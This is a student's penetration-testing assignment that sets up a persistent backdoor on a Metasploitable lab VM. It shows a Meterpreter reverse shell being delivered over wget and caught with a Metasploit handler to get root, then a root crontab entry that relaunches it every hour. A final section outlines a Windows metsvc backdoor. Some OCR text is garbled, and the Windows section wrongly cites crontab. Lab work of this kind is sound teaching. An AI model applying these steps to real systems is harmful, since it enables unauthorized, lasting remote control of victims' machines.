

Ethical Hacking and Penetration Testing

Assignment 6


Maintaining Access (Metasploitable machine)

Name: John Ehab


ID: 100-2096

1- Persistence backdoor


- 1- First open both kali machine and metasploitable machine, username and password of the metasploitable machine is msfadmin, then open google to search for the path of the payload that u want.




- 2- Then open kali terminal and download this payload and save it to a file named shell.elf, write the IP of kali gotten from ifconfig and port 4444.



3- Then send the file from kali to metasploitable using python http server and wget cmd.



- 4- Then I'll change the permission of this file on metasploitable to make it executable, cmd
chmod 755 shell.elf.




The screenshot shows a Metasploit Meterpreter session. The user has entered the command 'ls' to list the contents of the current directory. The output shows a total of 60 files and directories. The list includes several files and directories, such as 'usr-xr-x 7 msfadmin msfadmin 4096 2022-05-21 05:14 .', 'usr-xr-x & root root 4096 2010-04-16 02:16 .', 'usr-xr-x 1 root root 9 2012-05-14 00:26 .bash_history -> /dev/null', 'usr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 distcc', 'usr-xr-x 1 msfadmin msfadmin 8624 2022-05-10 07:17 exploiting', 'usr----- 2 msfadmin msfadmin 4096 2022-05-10 06:25 gconf', 'usr----- 2 msfadmin msfadmin 4096 2022-05-10 06:25 gconfd', 'ru----- 1 root root 4174 2012-05-14 02:01 mysql_history', 'ru-r--r-- 1 msfadmin msfadmin 586 2010-03-16 19:12 .profile', 'ru----- 1 msfadmin msfadmin 4 2012-05-20 14:22 rhosts', 'ru-r--r-- 1 msfadmin msfadmin 207 2022-05-21 05:08 shell.elf', 'usr----- 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh', 'ru-r--r-- 1 msfadmin msfadmin 0 2010-05-07 14:30 sudo_as_admin_successful', 'usr-xr-x & msfadmin msfadmin 4096 2010-04-22 23:44 vulnerable', and 'msfadmin@metasploitable:~\$ chmod 755 shell.elf'. The session ends with the user entering 'exit' and the prompt returning to the Kali Linux terminal.

```
msfadmin@metasploitable:~$ ls -la
total 60
drwxr-xr-x 7 msfadmin msfadmin 4096 2022-05-21 05:14 .
drwxr-xr-x & root root 4096 2010-04-16 02:16 ..
drwxr-xr-x 1 root root 9 2012-05-14 00:26 .bash_history -> /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 distcc
drwxr-xr-x 1 msfadmin msfadmin 8624 2022-05-10 07:17 exploiting
drwx----- 2 msfadmin msfadmin 4096 2022-05-10 06:25 gconf
drwx----- 2 msfadmin msfadmin 4096 2022-05-10 06:25 gconfd
ru----- 1 root root 4174 2012-05-14 02:01 mysql_history
ru-r--r-- 1 msfadmin msfadmin 586 2010-03-16 19:12 .profile
ru----- 1 msfadmin msfadmin 4 2012-05-20 14:22 rhosts
ru-r--r-- 1 msfadmin msfadmin 207 2022-05-21 05:08 shell.elf
drwx----- 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh
ru-r--r-- 1 msfadmin msfadmin 0 2010-05-07 14:30 sudo_as_admin_successful
drwxr-xr-x & msfadmin msfadmin 4096 2010-04-22 23:44 vulnerable
msfadmin@metasploitable:~$ chmod 755 shell.elf
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ exit
msfadmin@kali:~$
```

- 5- Then re-open kali to connect it to the victim's payload. Open Metasploit, then use the multi handler module, then set the payload to adjust it to be the same as we sent to the victim machine and the lhost to be the IP of kali, then start listening using the cmd exploit.

[illegible]

- 6- Then open metasploitable machine and run the file, and re-open kali to test that it's connected successfully when it shows root when u type the getuid cmd.



```
Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

msfadmin@metasploitable:~$ ./shell.cif

kali-linux-2022.2 [Running] - Oracle VM VirtualBox
File Actions Edit View Help

root@kali:~/home/kali

[dOoD,
+ -- ==[ metasploit v6.1.42-dev ]
+ -- ==[ 2221 exploits - 1171 auxiliary - 397 post ]
+ -- ==[ 877 payloads - 45 encoders - 11 nops ]
+ -- ==[ 9 evasion ]


Metasploit tip: Start commands with a space to avoid saving
them to history

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (989032 bytes) to 10.0.2.7
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.7:35895) at 2022-05-21 05:58:25 -0400

meterpreter > getuid
Server username: root
meterpreter >
```

- 7- Lastly to maintain my access we'll need this file to re-run every now and then to connect to my machine (kali), so I'll open the crontab file from meterpreter, and edit it to make it run periodically every 1 hour "0 * * * *".



```
kali-linux-2022.2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali

meterpreter > shell
Process 5048 created.
Channel 3 created.
pwd
/home/msfadmin
ls
exploiting
shell.elf
vulnerable
exit
meterpreter > edit /etc/crontab

# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
0 * * * * root    /home/msfadmin/shell.elf
```

2- Metsvc backdoor

- Metsvc is a powerful meterpreter service payload, it offers the ability to place a backdoor on the victim machine to maintain access after the exploitation is done, just like the persistent backdoor but designed especially for victim machines that work on windows.
- The steps of using it is just like what is shown above, but we will use the payload “windows/metsvc_bind_tcp” instead of “linux/x86/meterpreter/reverse_tcp”. And we’ll target a victim machine that works with windows OS instead of metasploitable that works with linux.
- First we’ll download the payload and save it to a file, then send this payload file from kali to the windows victim machine, then open metasploit from kali and use the multi handler module and set the payload and the LHOST and start exploiting, and go to the victim machine to run the file and go back to kali to test using sysinfo cmd for example, then finally change the crontab to make this payload file re-run periodically on the victim machine.